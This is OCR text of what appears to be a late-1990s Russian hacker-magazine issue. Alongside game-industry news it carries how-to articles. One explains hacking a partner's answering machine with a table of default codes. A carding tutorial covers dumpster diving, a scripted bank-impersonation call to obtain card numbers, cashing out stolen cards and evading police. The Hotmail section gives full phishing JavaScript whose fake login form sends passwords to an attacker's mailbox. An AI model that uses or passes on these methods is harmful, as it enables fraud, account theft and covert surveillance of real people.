В другом случае ЭВМ может войти в режим «sleep», ибо слишком сильный разрыв во времени может заставить сработать системы, настроенные, например, на «сон после часа бездеятельности». А тут ведь речь даже не о часе, а о какой-то непонятной вечности. Такой «сон» действительно может оказаться вечным. Так что отключение всех функций «Power mangement» в вашем BIOS-setup и в параметрах системы категорически рекомендовано лучшими компьютероводами.

Но самую большую опасность для человечества таят военные компьютеры. Пентагон и Российское Министерства Обороны неоднократно получали просьбы от программистов-наблюдателей ООН пройти проверку на ошибку Y2K, но ООН было отказано с формулировкой «недопустимости вмешательства в хранилища стратегической информации». А ведь если компьютеры военных министерств войдут в описанный выше «спящий» режим, то вся система безопасности России или США окажется беспомощной перед лицом агрессии со стороны не компьютеризированных стран (Ирак, Монголия, Гватемала). А в случае глобального зависания всех военных систем центральные серверы автоматически среагируют на это, как на диверсию извне, и дадут команду об ответном ударе, наверняка очень даже ядерном.

Заключение

Автор этой статьи искренне надеется, что разум восторжествует, и человечество с честью выйдет из той опасной ситуации, которую создало само своей непредусмотрительностью. Редакция **X** также ставит своей целью обезопасить своих читателей не только вышеизложенными инструкциями, но и действиями — на нашем сайте скоро можно будет скачать небольшой (140 Gb для PC и 360 Gb для Mac) файлик, превращающий ваш домашний компьютер в цитадель борьбы с двухтысячным годом!

Продолжение темы смотрите на стр. 97.

Шикель ГРУБЫЙ

Узнай, кто ещё звонит твоей подружке.

Как взломать автоответчик.

Если ты не совсем уверен в том, что твоя подружка тебе верна, то для этого не нужно стоять под ее дверью с топором, яростно оберегая вашу любовь. Я, конечно, понимаю, что Варкрафт хоть уже и устарел, но все еще течет в твоих жилах, и порубать на винегрет любого придурка, вторгающегося в твою личную жизнь — давняя мечта. Но... Братишка, погоди пускать пар из ушей, может быть, твоя подруга и не виновата. В любом случае твоим подозрениям нужны явные доказательства. Иначе ты будешь выглядеть полным дураком, и в следующий раз она будет отмазываться, заявляя тебе, что ты слишком ревнив и ревнуешь безо всякого повода.

Итак, начнем нашу шпионскую деятельность с телефонии. Для начала проверим ее автоответчик. Дело в том, что большинство наших людей как были, так и остались «совками». И к импортной технике они относятся как к хитроумным предметам, изучая только основные функции. У меня есть приятель в магазине, торгующем техникой, и вот он мне рассказывал, как у них новый русский покупал компьютер. Купил, отвез домой, а на следующий день приехал и говорит: «Ни хрена не понимаю. Как с ним обращаться-то? Есть какая-нибудь инструкция?». Мой друг ему отвечает: «Вам книжку нужно купить. Что-нибудь типа «PC для чайников». Тот как закипит: «Ты кого чайником назвал? Ты чё, в натуре! Не надо мне никаких книжек! Книжки пусть Пушкин читает. Ты мне объясни, на какую пимпу давить!» :) Вот так-то, приятель. Но вернемся к нашим баранам.



Итак, если у твоей подружки телефон с автоответчиком, то велика вероятность, что ты его сможешь взломать. У всех автоответчиков есть дистанционное управление с другого телефона. Для этого нужно только позвонить на автоответчик, перейти в тональный режим, и как только закончится приветствие, ввести код доступа, после этого автоответчик прокрутит в трубку все записанные сообщения. Круто? Вот этим-то мы и воспользуемся. Если родители твоей подруги не особо утруждали себя чтением инструкции и не устанавливали свой код доступа, то считай, что ты уже победил. У всех автоответчиков есть «вшитый», фабричный код, который стоит по умолчанию. Если хозяин автоответчика код не менял, то установлен именно этот, фабричный код. Теперь тебе нужно узнать, какой тип автоответчика ты собираешься ломать. Это проще пареной репы. Сыграй на гордости его хозяина. Позвони своей подруге, и когда она поднимет трубку, скажи: «Привет, Марфуша. Я тебе сегодня уже звонил днем, автоответчик сработал, но пошла какая-то хрень, и он меня не захотел записывать. Что это у тебя за машинка-то? Советская, что ли?» Будь уверен, в ответ ты услышишь что-то типа: «Да ты что, офигел? Да у меня Панасоник! Последняя модель!» Что нам и было нужно. :) Теперь осталось только узнать модель, и можно начинать хакать. Продолжаем разговор: «Панасоник? А модель какая? Древняя какая-то, небось, раз так глючит». И тебе в негодовании скажут, какая модель, а если не скажут, то ты подскажешь, что номер модели всегда написан сзади. :) Отлично, вся информация у тебя есть, теперь переводим взгляд на табличку, в которой долгожданные коды доступа.

Ну, конечно, конечно, я не стал сюда вписывать все существующие модели. Но я тебе кое-что подскажу. Если тебе назвали какую-то модель, которой нет в этой таблице - не отчаивайся. Беги в ближайший магазин, торгующий телефонами, найди там эту модель и попроси почитать инструкцию. Про код обычно пишут в рубрике «Setting remote code». Там будет всякая пурга, как его установить, а мелкими буквами написано, какой код стоит по умолчанию. Теперь дело за тобой. Счастливого хакинга!

Сергей ПОКРОВСК[illegible]

Модель автоответчика:	Код по умолчанию:	Нужная инфа:
Pansonic 1000	369	Кассетный автоответчик-приставка. Код написан на нижней крышке и не меняется! Вот удача то!
General Electric	xxxxxx	Шестизначный код, написанный на нижней крышке. Забудь об этом. : (
Panasonic TM80/TM81	888	Цифровой автоответчик-приставка. Код вшит в память.
Panasonic 2395	x	Телефон с автоответчиком. Код написан на нижней крышке и состоит из ОДНОЙ цифры!!! (Создатель этой модели - наш человек) Тебе нужно максимум 10 раз на него позвонить.
Panasonic 2721 и 2470	111	Телефоны с двух кассетными автоответчиками. Код вшит в память.
Все радиотелефоны Panasonic,	00 или 99	Радиотелефоны от Panasonic бывают 2-х типов: 46-49 MHz и 900 MHz. Здесь придётся повозиться, чтобы узнать, в какой из них ты собираешься вероломно вломиться. Но я надеюсь ты найдёшь подход к "клиенту" и он тебе это расскажет.
LG (бывший Gold Star)	1111	Четырёхзначный код вшит в память. Инструкция даже на русском нас только коряво написана, то скорее всего код не меняли.



Кардинг... Как много в этом слове для сердца русского слилось. Как много в нем отозвалось! Да, да, да, друзья мои. Именно кардингом мы сегодня и займемся. Всем известно, что Россия не особо блещет популярностью юзанья кредитных карточек, а попользоваться ими хочется, а порой это просто необходимо! Ну, признайся, ведь хочется иногда заглянуть на порносервер, да не краем глазика, а широко раскрыв свои глазищи (чтоб, ни дай Бог, чего-нибудь не пропустить), да еще и качнуть оттуда на свой винчестер мегабайта эдак на два. Да не вопрос!

Для начала давай-ка разберемся, что такое «кардинг». В общем, это — незаконное использование кредитных карточек для покупки товаров или услуг. Вот так все просто. Эта отрасль хакерского ремесла очень полезна, особенно для тех из вас, кто сидит без работы, без стипендии и т.д. Занимаясь кардингом, можно либо получить информа-

100%

цию о реальной карте, либо сгенерировать все эти данные, но так, что все системы будут принимать ее за реальную. Я расскажу и о первом, и о втором вариантах. Только не надо думать, что, прочитав эту статью, ты сразу станешь крутым кардером. Конечно, эта статья не для профессионала, а для новичка, который не знает, как получить и использовать кредитную карточку хакерским стилем.

Итак, начнем с реальных карт. Первая вещь, которую ты должен сделать, — это получить всю информацию о карте. Самый простой способ — пойти в местный магазин, который использует кредитные карточки. Покрутись вокруг магазина и посмотри, куда они выкидывают мусор. Запомни, мусор для мошенника — одно из главных средств получения информации. После того как они выкинули весь хлам из магазина, быстро иди и забирай его. Никто не гарантирует, что ты там найдешь хотя бы один номер карты, но, с другой стороны, есть очень большая вероятность, что в бумагах будет много полезной информации. А если тебе повезет, то — и слипы от карточек или отчетности бухгалтера по принятым карточкам, который допустил ошибку и выкинул документ, не рвя его на мелкие кусочки. Я знаю, копаться в мусоре — дело не царское. Зато, если удача окажется на твоей стороне, то ты будешь щедро вознагражден. Зачем же придумывают всякие варварские уничтожители документов? Да в любом агентстве, консультирующем по вопросам безопасности, тебе скажут, что мусор — самый простой способ узнать чужие тайны.

Ты слишком горд, чтобы копаться в мусоре? ОК, тогда для тебя способ №2. Используй психологию! Очень часто, когда какому-нибудь владельцу кредитной карты звонят из банка, сообщая об ошибке в базе данных с его картой, это оказывается вовсе не банковский работник, а хакер Вася.
Запомни, в мире существует 4 страсти, ради которых люди теряют голову: секс, власть, деньги и любовь. В кардинге обычно используют страсть к деньгам. Итак, каждый человек трясется за свои денежки, особенно за крупные суммы. Система проста, как все гениальное. Звонят какому-нибудь перцу, и с ним получается вот такой диалог.
Ты: Добрый день. Это Иванов Иван?
Он: Да.
Ты: Вас беспокоит Фрик Хакович Хакеридзе из кредитно-кассового отдела банка «Национальный Кредит». Через нас прошел счет, в котором говорится, что вы в один день совершили покупку по кредитной карте на сумму 8000$. Нам нужно ваше подтверждение на такую крупную сумму операции.
Он: Да вы с ума сошли??? Я не покупал ничего на 8000 баксов!
Ты: Понятно. Значит, либо мы ошиблись, либо кто-то незаконно использует вашу карточку. Вы точно не делали такой покупки 1 января?
Он: Да я уже сказал, нет! Это какая-то ошибка!!!
Ты: Хорошо. Мы сейчас проверим. Продиктуйте, пожалуйста, номер вашей карты.
Он: 1234567890123456.
Ты: И дату окончания действия.
Он: Ноябрь 99.
Ты: Спасибо. Мы проверим. Пожалуйста, не делайте никаких покупок по этой карте в течение сегодняшнего дня.
Он: Хорошо. Большое спасибо. Когда выясните, перезвоните мне, пожалуйста.
Ты: Конечно. До свидания. Извините за беспокойство.
Вот тут есть некоторые тонкости. Во-первых, если тебе 12 лет, то и не стоит этим заниматься. Тебя просекут сразу же! Лучше попроси своего старшего брата или приятеля. Во-вторых, возможно, этот человек не такой уж лох, как ты думаешь. Он может спросить номер твоего телефона, чтобы самому тебе перезвонить, проверив тем самым, действительно ли ему звонят из банка.

СКИДКА

на получение кредитной карты

Но, возможно, что ты не только боишься замарать свои ручонки, но и совершенно не умеешь разговаривать по телефону. Ну, не научила тебя мама, ну что ж поделать? Остается одно — применить способ №3.
Многие пытаются найти какую-нибудь подругу, которая работает в супермаркете или магазине, принимающем кредитные карточки. Когда карточка проходит через кассира, то ее прокатывают в специальной машинке, и выдается 2 слипа (чека с информацией о карте и покупке). Первый слип отдается клиенту, а второй остается в магазине и потом направляется в банк, чтобы тот его оплатил. Кардер пытается договорится с кассиром, чтобы он давал номера карточек со слипов. Но, за 98 год, УЭП, занимающийся кардерами, задержал более 40 кассиров, именно за такие операции. Поэтому сейчас, такую лохушку найти будет очень тяжело.
ОК. Карта у тебя есть. Имя на карте и дату окончания действия ты знаешь. Что делать дальше? Дальше начинается следующий процесс работы, и это еще не сладостный миг удачи. Можно накачать себе из Интернета кучу платного софта. Это если ты не знаешь, что такое «Горбушка», и у тебя супер-пупер скорость подключения. Можно с помощью этой карточки открыть себе доступы на порно-серверах. Это для тех, у кого подружка — компьютер. Если тебе и в жизни секса хватает, то твоя задача — вытащить из карты как можно больше наличных. Делается это так: ты заказываешь какой-нибудь товар, получаешь его и сразу же продаешь. Никогда не оставляй себе никакой товар. Этим ты только упростишь работу милиции, когда они придут к тебе знакомиться. Когда хозяину карточки придет счет, он позвонит в банк и скажет, что не делал такого заказа. После всех разборок карточку заблокируют. Но! Не думай, что они просто убьют счет. Они будут отслеживать попытки заказов по заблокированной карте. Еще один совет: кредитная карта называется «кредитной» потому, что для нее есть некоторая сумма, которой банк безоговорочно верит.
То есть, если заказ не превышает эту сумму, то банк АВТОМАТИЧЕСКИ считает, что такая сумма есть на карте, и в случае, если ее там не окажется, банк сам покроет расходы. Поэтому система проверки заказов, не превышающих эту сумму, упрощена. Я понимаю, что ты сразу же захочешь заказать 20-Гигабайтный винт или что-то в этом роде, но вот этого-то делать и не стоит. Павел Шейко, например, тоже заказывал себе кучу компьютерных примочек, а теперь мотает свои 5 лет.
Где заказывать? Ну, конечно же, в Интернете! Найди какой-нибудь сервер, который обслуживает кредитные карты. Постарайся найти не самый популярный сервер. Например, на «BuyDirect» у тебя такие вещи не пройдут. А вот какая-нибудь не очень распространенная звукозаписывающая компания, обещающая быструю доставку, с удовольствием продаст тебе парочку музыкальных CD. Никогда не заказывай в России! У нас, к сожалению, еще не так сильно распространена система оплаты кредитками, зато хаканье кредиток является народным творчеством, и поэтому к каждой покупке по кредитке относятся слишком серьезно. Есть большая вероятность, что перед тем, как тебе что-то отправят, номер кредитки проверят сто раз, да еще и дождутся, когда банк переведет им сумму твоего заказа. В Штатах и других буржуйских странах все намного проще. Чаще всего там дорожат своей репутацией, а так как скорость обслуживания клиентов — одна из главных характеристик хорошей компании, то там отправляют заказ сразу же, проверив только, существует ли такая карта в природе и есть ли на ней такая сумма.
А вот теперь начинается самая трудная часть. На какой адрес заказывать? Можешь заказать на свой. Тогда, открыв посылку, вместо своего заказа ты там увидишь десять ОМОНовцев, которые почти дружелюбно предложат тебе

...в мире существует 4 страсти, ради которых люди теряют голову: секс, власть, деньги и любовь. В нашем деле мы будем использовать деньги (пока).

примерить новую модель модных браслетов.

Совет №1: Когда ты будешь проверять

На какой адрес заказывать товар? Можешь заказать на свой. Тогда, открыв посылку, вместо своего заказа ты там увидишь десять ОМОНовцев...

почтовый ящик, всегда сначала обойди вокруг и присмотрись, не наблюдает ли кто-то со стороны. Если ты заметишь, что за тобой следят, ни в коем случае НЕ БЕГИ!!! Это распространенная ошибка. Просто пройди мимо спокойной походкой и никогда больше туда не возвращайся.

Совет №2: Когда ты заберешь квитанцию или товар, возвращайся домой окольными путями. Пусть ты доберешься до дома за 4 часа, а не за 20 минут, зато ты узнаешь, следят за тобой или нет.

Совет №3: Когда будешь получать товар у человека или приятеля, не говори с ним о заказе вообще. И ОБЯЗАТЕЛЬНО расплатись с ним сразу же! Разговор должен быть таким: «Принёс?» — «Да. Держи» — «ОК. Вот тебе столько-то баксов. Спасибо. Пока». Разворачивайся и уходи. Никакого обсуждения того, как и откуда ты ее заказал, быть не должно.

Совет №4: Если тебя схватили за руку, когда ты получал товар от друга или человека, не паникуй! Если во время передачи посылки ты придерживался предыдущего совета, то можешь запросто сказать, что ты это у него покупал и не понимаешь, в чем здесь криминал?


А для тех из вас, кто не собирается заказывать ничего ощутимого, и единственное, что ему нужно — это подсадить свой модемчик загрузкой лицензионного софта или надпись «Welcome, member!» на порносервере, раздел о генерации номеров карточек. Давай-ка для начала поймем саму кредитку. Что она в себе скрывает? Итак, номер кредитной карты обычно состоит из 16 цифр, хотя существуют карты и с 13-ю цифрами. Первая цифра определяет, к какому типу относится карта: 5 — MasterCard, 4 — VISA, 3 — American Express. Следующие 3 цифры определяют, к какому банку относится карта. Далее следуют цифры, идентифицирующие саму карту, и последняя цифра является контрольной. Контрольная цифра — это результат определенных математических операций со всеми предыдущими цифрами. Таким образом проверяется, действительно ли это номер кредитки или просто набор цифр «от балды». Вот этим то алгоритмом и пользуются кардгенераторы — специальные программки, готовые по первому твоему требованию выдать огромный список номеров, принадлежащих заданному тобой банку. Но вот только имя на карте и дату окончания действия карты эти программки узнать-то не могут! И если еще года 3-4 назад одного только номера было достаточно, то теперь любой системе проверки карт потребуется вся информация. Компьютеры совершенствуются. Раньше они проверяли только номер, сверяя контрольную цифру, а теперь подключаются к базе данных на www.800.com, где сверяют и имя, и дату окончания действия. :(Хотя, говорят, в Сети еще остались серверы, на которых стоят старые системы проверки, и там можно зарегистрироваться, введя абсолютно левое имя и любую дату. Большинство обычных пользователей Сети получает номер кредитки как раз от кард-генераторов. Правда, потом они полдня ищут сервер, который пропустит эту лажу. Но если ты захочешь пользоваться сгенерированным кодом, то не забудь, что большинство этих программок написано на Visual Basic, а поэтому, если у тебя не 98-й Windows, то тебе необходимо будет качнуть библиотечки: VB40032.DLL, MSVBVM50.DLL, VBRUN300.DLL.

Счастливого хакинга!

P.S.: Да, чуть не забыл!

Предупреждение! Занимаясь хакерством, ты нарушаешь закон. На самом деле, всё не так уж просто, как кажется. Я раньше тоже думал, что в нашей стране кардингом можно заниматься спокойно, но когда мы пытались встретиться в тюрьме с Гофманом (сидит в СИЗО), нам пришлось столкнуться с УЭПовцами. Поверь мне, приятель, это далеко не лохи. Я вкорне переменил своё мнение о них, когда столкнулся с ними лицом к лицу. Это профессиональные ребята, и у них есть специальная группа, которая занимается кардерами. К сожелению, занимаются они этом очень успешно. В 98 году они взяли несколько кардерских групп и более 40 человек. А это ведь, только Москва! Вообщем, подумай трижды, прежде чем заняться кардингом.

Сергей ПОКРОВСКИЙ



Статья 159. МОШЕННИЧЕСТВО.

1. Мошенничество, то есть хищение чужого имущества или приобретение права на чужое имущество путем обмана или злоупотребления доверием, — наказывается **штрафом в размере от двухсот до семисот минимальных размеров оплаты труда** или в размере заработной платы или иного дохода осужденного за период от двух до семи месяцев, либо **обязательными работами на срок от ста восьмидесяти до двухсот сорока часов, либо исправительными работами на срок от одного года до двух лет, либо арестом на срок от четырех до шести месяцев, либо лишением свободы на срок до трех лет**.

2. Мошенничество, совершенное:

а) группой лиц по предварительному сговору;

б) неоднократно;

в) лицом с использованием своего служебного положения;

г) с причинением значительного ущерба гражданину, —

наказывается **штрафом в размере от семисот до одной тысячи минимальных размеров оплаты труда** или в размере заработной платы или иного дохода осужденного за период от семи месяцев до одного года либо лишением свободы на срок **от двух до шести лет со штрафом в размере до пятидесяти минимальных размеров оплаты труда** или в размере заработной платы или иного дохода осужденного за период до одного месяца либо без такового.

3. Мошенничество, совершенное:

а) организованной группой;

б) в крупном размере;

в) лицом, ранее два или более раза судимым за хищение либо вымогательство, —

наказывается лишением свободы на срок **от пяти до десяти лет с конфискацией имущества** или без таковой.

Немного о Хотмейловском МЫЛЕ...

Недавно была найдена очень серьезная дырка у известной почтовой компании Hotmail (www.hotmail.com), которая легко позволяет узнать логин и пароль юзера. Дырка заключается в посылке сообщения со вставленным javascript кодом.

Когда пользователь попытается прочитать письмо, код автоматически перезайдет на ту же страницу и отошлет логин и пароль пользователя на указанный в коде E-Mail .

Когда ты узнаешь логин и пароль юзера, то сможешь полностью управлять взломанным акаунтом:

— Посылать и читать почту.
— Проверять почту на других почтовых серверах, которые были занесены в настройках.
— Получить доступ к книге адресатов (Adress Book).
— Получать различные пароли от сайтов, которые жертва будет регистрировать на эту мыльницу.
— Менять пароль у этого акаунта.

Loading...

Итак, как ты уже, наверно, догадался, для того чтобы завладеть чужим ящиком, надо всего лишь вставить java код в свое письмо, используя стандартные программы, такие как Netscape Mail, Ms Outlook Express или обычный Internet Mail.

Очень приятная дырочка, так как:

1. Код запускается сразу после открытия письма.
2. Код не требует больших компьютерных ресурсов.
3. Зараженное письмо можно послать откуда душа пожелает: Интернет кафе, школа, институт и т. д.
4. Дырка будет работать с любым браузером, поддерживающим javascript, включая Microsoft Internet Explorer и Netscape Communicator.

Итак, что тебе для этого понадобится:

— Компьютер, подключенный к Интернет.
— Почтовый клиент.
— Текстовый редактор (Notepad).

Level 1:

Заходим на другую почтовую компанию www.geosities.com. Выбираем имя пользователя «ybwc» для примера. Регистрируемся в системе и получаем новый почтовый ящик ybwc@geocities.com.

Level 2:

Открываем текстовый редактор и пишем в нем javascript код. Сохраняем всю эту бодягу как message.htm. Строка 17 содержит твое имя пользователя (ybwc), смотри шаг 1. А вот и сам код:

```
<html><head></head><body>
<p>»Go where you want today» - Blue Adept</p>
<script>
function getmess(){
return «<table border=0 cellpadding=5 cellspacing=5 width=508
height=90%>» +
«<tr valign=middle>» +
«<th colspan=2>» +
«<font face=\»Arial, Helvetica\» size=\»5\»>» +
«We're Sorry, We Cannot<br>Process Your Request» +
«</font></th></tr>» +
«<tr valign=middle><td align=center>» +
«<font face=\»Arial, Helvetica\» size=\»3\»>Reason: </font>» +
«<font face=\»Arial, Helvetica\» size=\»3\»
color=\»#ff0000\»><b>Time expired. Please re-
login.</b></font><br>» +
«<font face=\»Arial, Helvetica\» size=\»2\»><a
href=\»http://www.hotmail.com/errormsg.html\»>(Get more info
regarding error messages here)</a></font>» +
«</td></tr>» +
«<tr valign=\»middle\»><td align=\»center\»>» +
«<FORM METHOD=POST
ACTION=\»http://www.geocities.com/cgi-
bin/homestead/mail.pl?ybwc\»
target=\»_top\»>» +
«<INPUT TYPE=\»hidden\» NAME=\»next-url\»
VALUE=\»http://www.hotmail.com\»>» +
«<INPUT TYPE=\»hidden\» NAME=\»subject\» VALUE=\»Hotmail
Password\»>» +
«<table cellpadding=\»0\» cellspacing=\»5\» border=\»0\»>» +
«<tr><td><font face=\»Arial, Helvetica\» size=\»2\»>Login
Name:</font><br><input type=\»text\» name=\»login\» size=\»16\»
maxlength=\»16\»></td><td><font face=\»Arial, Helvetica\»
size=\»2\»>Password:</font><br><input type=\»password\»
name=\»passwd\» size=\»16\» maxlength=\»16\»> <input
type=\»submit\» value=\»Enter\»></td><tr>» +
«</table></form></td></tr>» +
«<tr valign=middle><th colspan=2 align=center>» +
«<font face=\»Arial, Helvetica\» size=\»3\»>» +
«Return to <a href=\»http://welcome.to/www.hotmail.com\»
target=\»_parent\»>Hotmail's Homepage</a>.» +
«</font></th></tr></table>» +
«<p><img src=\»http://209.1.112.251/c9698.gif\» width=189
height=16
border=0 alt=\»Copyright 1998-1999\»>»;
}

nomenulinks=top.submenu.document.links.length;
for(i=0;i<nomenulinks-1;i++){
top.submenu.document.links[i].target=»work»;
top.submenu.document.links[i].href=»javascript:getmess()»;
}

noworklinks=top.work.document.links.length;
for(i=0;i<noworklinks-1;i++){
top.work.document.links[i].target=»work»;
top.work.document.links[i].href=»javascript:getmess()»;
}

</script>
</body>
</html>
```

Level 3:

Создаем новое письмо, пишем что угодно, типа: «Здравствуй, малыш. Поздравляю тебя с всемирным днем борьбы с хакерством. Вечно твоя тетя Хака.», вставляем файл message.htm в письмо и отсылаем на ящик жертвы, к примеру, lamer@hotmail.com.

Level 4:

Ждем, когда жертва прочтет это письмо, постоянно проверяя наш ящик на www.geosities.com. Если ты не облажался и все сделал верно, то получишь письмо, в котором будут: IP адрес жертвы, имя пользователя на Хотмайле и, конечно же, драгоценный парольчик ... Game Over.

Ой, ой, ой, брателло, чуть не забыл о защите тебя самого. :)

Чтобы защитить себя от этой дырки, нужно перед заходом на HotMAIL всего лишь отключить в настройках своего браузера поддержку javascript, java, картинок, видео, цветов и текста. :)

P.S. Возможно, к выходу номера в печать Microsoft HotMAIL уже запатчит эту дырку...

Ромеро снова окочурился

На сей раз Ромеро лишился жизни в трагической авиакатастрофе. Совершенно верно, именно Джон Ромеро, а не какой-нибудь там елкин-палкин из белой избушки. Летел на вертолете и, понимаешь ли, навернулся о землю с фатальным исходом. Это переполошившее всю игровую общественность событие произошло в Штатах. Точнее — в штате Колорадо.

А вскоре другому Джону Ромеро, чье имя неразрывно ассоциируется с трехсловием DOOM-Quake-Daikatana, пришлось всем доказывать, что «I'm not dead», а разбился его одноименец-однофамилец. Большой прикол состоит в том, что Ромеро околевает уже во второй раз - впервые это случилось в конце лета того года, когда опять же погиб его одноименнофамилец, а наш с вами Ромеро дал себя сфотографировать заместо усопшего, причем еще и с искусственным пулевым отверстием во лбу.

«Я боюсь до мозга костей, - жалуется Джон Ромеро из Ion Storm. - Я боюсь, что в будущем, лет через двадцать, рассерженный издатель моего Ion Storm'а извлечет AI из Daikatana, имплантирует его в мозг киборга и пошлет того назад во времени, чтобы убить меня. Но в мире есть другие люди, которых тоже зовут Джон Ромеро, и киборгу понадобится время, чтобы методом проб и ошибок добраться до того, который ему нужен. До меня».

Звучит устрашающе, не так ли? Но успокойтесь, дорогие поклонники и поклонницы великого дважды трупа. Злой киборг еще не скоро доберется до Джона, так как в одних лишь Штатах этих джон ромер хоть пруд пруди да неводом вылавливай. А если серьезно, то в шуточных словах Ромеро прозвучал нешуточный наезд на Eidos Interactive, которые сейчас как раз и являются издателями Ion Storm. В настоящее время между ними полном ходом идет свара на почве того, что Ромеро никак свою Daikatan'у не закончит. Может, он и вправду ее не раньше, чем лет через двадцать решил выпустить?

Касательно конфликта читайте наш дальнейший репортаж.

Скандал вокруг Ion Storm

Господа, вот уже несколько лет в игровом мире не было ничего подобного тому скандалу, который разразился сейчас вокруг Ion Storm. Начну с прелюдии.

После ухода из id Software Джон Ромеро вместе с двумя сотоварищами образовал компанию Ion Storm, вскоре анонсировавшую сразу три проекта: Daikatana (3D action), Anachronox (3D RPG) и Doppelganger (пока никто так и не понял). Позже, вместе с уходом компании 7th Level из игрового бизнеса, Ion Storm перекупила у нее близившуюся к завершению реалтаймовую стратегию Dominion и примерно в тот же период заключили договор с Eidos Interactive об издании всех своих продуктов. Затем ионовцы стартовали разработку еще одной игры - ролевого Deus Ex.

Будущее ионовцев казалось радужным, пока в первой половине того года

Daikatana (Ion Storm)

не появился Dominion Storm. Стратегия оказалась очень второстепенной - благодаря широкой рекламной кампании она отлично продалась, но при этом заслужила самые нелестные отзывы многих игроков и подорвала доверие к Ion Storm (в первую очередь - доверие Eidos - все прочее уже не столь важно). Потом стало известно, что в Doppelganger еще и конь не валялся, что Anachronox как раз переполз на новый движок, а Daikatana выйдет никак не в сентябре девяносто восьмого, как обещалось, а в... ну, собственно, он еще и не вышел. Далее, с середины осени, Ion Storm вошел в полосу кадровых перестановок: из него один за другим уходили программисты, менеджеры, художники. Злые языки чесали, что крысы бегут с тонущего корабля, а Ромеро между тем купался в лучах славы: охотно раздавал интервью направо и налево, втихомолку иногда подмечая, что «Daikatana уже готов, просто Eidos его в продажу пока не пускают, придерживают». Над Ion Storm сгущались грозовые тучи.



Anachronox (Ion Storm)

Такова прелюдия. И теперь настал черед обратиться к январской статье в газете «Dallas Observer» за авторством некой Кристин Бидерман. В той статье, помимо многого прочего, содержались реальные фрагменты из электронной переписки между сотрудниками Ion Storm. В этих письмах обсуждалось предложение компании Eidos о покупке ею 19% акций Ion Storm за 12.5 миллиона баксов. И не только это. Как выясняется из писем, ионовцы мечтали бы о заключении подобного соглашения (да и любой бы на их месте мечтал - это выгодно), но Eidos прежде того хотели знать несколько вещей. А именно: в каком состоянии находится разработка Daikatana, Anachronox и Deus Ex, а также с чем связано то, что Ромеро почти не занимается Daikatan'ой, а вместо этого черт знает чем занимается. Ионовцы были готовы оправдаться по всем пунктам, кроме одного: с Daikatana, да и с рабочим рвением Ромеро было далеко не все в порядке... Вряд ли стоит говорить, что обнародование этих писем привело к тому, что их прочли большие боссы из Eidos, и тогда Ion Storm оказался по уши в дерьме.

Семнадцатого января компания Ion Storm подала в суд на газету «Dallas Observer». Причем причиной подачи заявки послужило не желание отомстить (оно и понятно - тут уж не до мести, тут шкуру спасать надобно), а намерение любой ценой выяснить, каким образом (читай: от кого) удалось журналистке Кристин Бидерман получить эти письма. На данный момент ситуация такова, что адвокаты журнала пытаются не дать делу хода.

А тем временем боссы из Eidos направили своих людей на Ion Storm для выяснения, в каком состоянии пребывают дела. Еще бы. Ведь в разработку игр уже вложено немало эйдосовских денег. Одна только реклама грядущего Daikatana, по некоторым источникам, стоила им уже больше 250 тысяч зеленых. Очевидно, что за такие деньги смертосимулянт Ромеро может погибнуть в третий раз, только теперь уже по-настоящему (см. предыдущее новостное сообщение).


Еще один факт вам в баксовую копилку. Для того чтобы окупиться, Daikatana

по выходу должна была быть продана тиражом не менее двух с половиной миллионов копий. Для справки: второй Quake продался меньшим тиражом, а Daikatana вряд ли имеет хоть какие-нибудь шансы обскакать его по популярности. Онлайновый журнал «Game Daily» выяснил мнение Ромеро по этому поводу. «Мы строим далеко идущие финансовые планы, как и любая коммерческая компания, - лаконично вещает всенародный любимец, - Именно по этой причине мы ведем сейчас сразу три игры (Daikatana, Anachronox и Deus Ex), да и к тому же - в начале пути всегда приходится ехать по рытвинам и ухабам».

В день, когда Ромеро давал это интервью, из Ion Storm был уволен Стив Питтсенбаргер, прежде находившийся на одной из важных административных должностей. Прежде того была расторгнута и забыта намечавшаяся сделка по покупке акций Ion Storm. Сейчас, хотя это и не афишируется, под большим вопросом находится то, собирается ли Eidos продолжать финансировать Ion Storm.

И многое другое еще остается под вопросом. Вполне возможно, что в следующем номере «Хакера» мы с вами вернемся к этой теме и посмотрим, чем там все закончится.

Sierra отозвала NFL Football Pro '99



Однако, господа хорошие, однако. Уже прочли нашу статью по патчам? Если прочли, то должны иметь себе в виду, что сейчас в буржуазных игровых кругах складывается тенденция к выпуску недозаконченных игр, впоследствии снабжаемых патчами, подлежащим скачке через И-нет. И, должно быть, эта тенденция начинает заходить слишком далеко и даже еще дальше, так как, вдохновившись возможностью выпуска недоделанных продуктов, для которых потом можно отдельно доделки издавать, некоторые конторы начали зарываться и выпускать вообще неработающие игры. На означенном поприще, как никогда, отличились Sierra Sports, пустив в печать спортивный симулятор по регби NFL Football Pro '99, который вообще ни с какого бока работающим не являлся. Причем выяснилось это, по неумолимому закону подлости, не раньше, чем игра уже поступила в продажу.

Теперь злосчастный американский футбол повсеместно изымают из магазинов. Sierra клянется, что всем покупателям вернут деньги, от цента до копейки. Оно и понятно - а то ведь их, голубчиков, по судам затаскают, это вам не российское закономздательное дикообразие.

«Я хочу извиниться перед нашими потребителями за выпуск незавершенного продукта, - самолично оправдывается сьерровский президент Дэвид Гненеветцки. - Мы слишком рано пустили игру на прилавки. Теперь мы переделаем ее с нуля, и в августе выйдет NFL Football Pro 2000, благодаря которому наши поклонники воочию убедятся, насколько велик был потенциал, заложенный в эту нашу разработку».

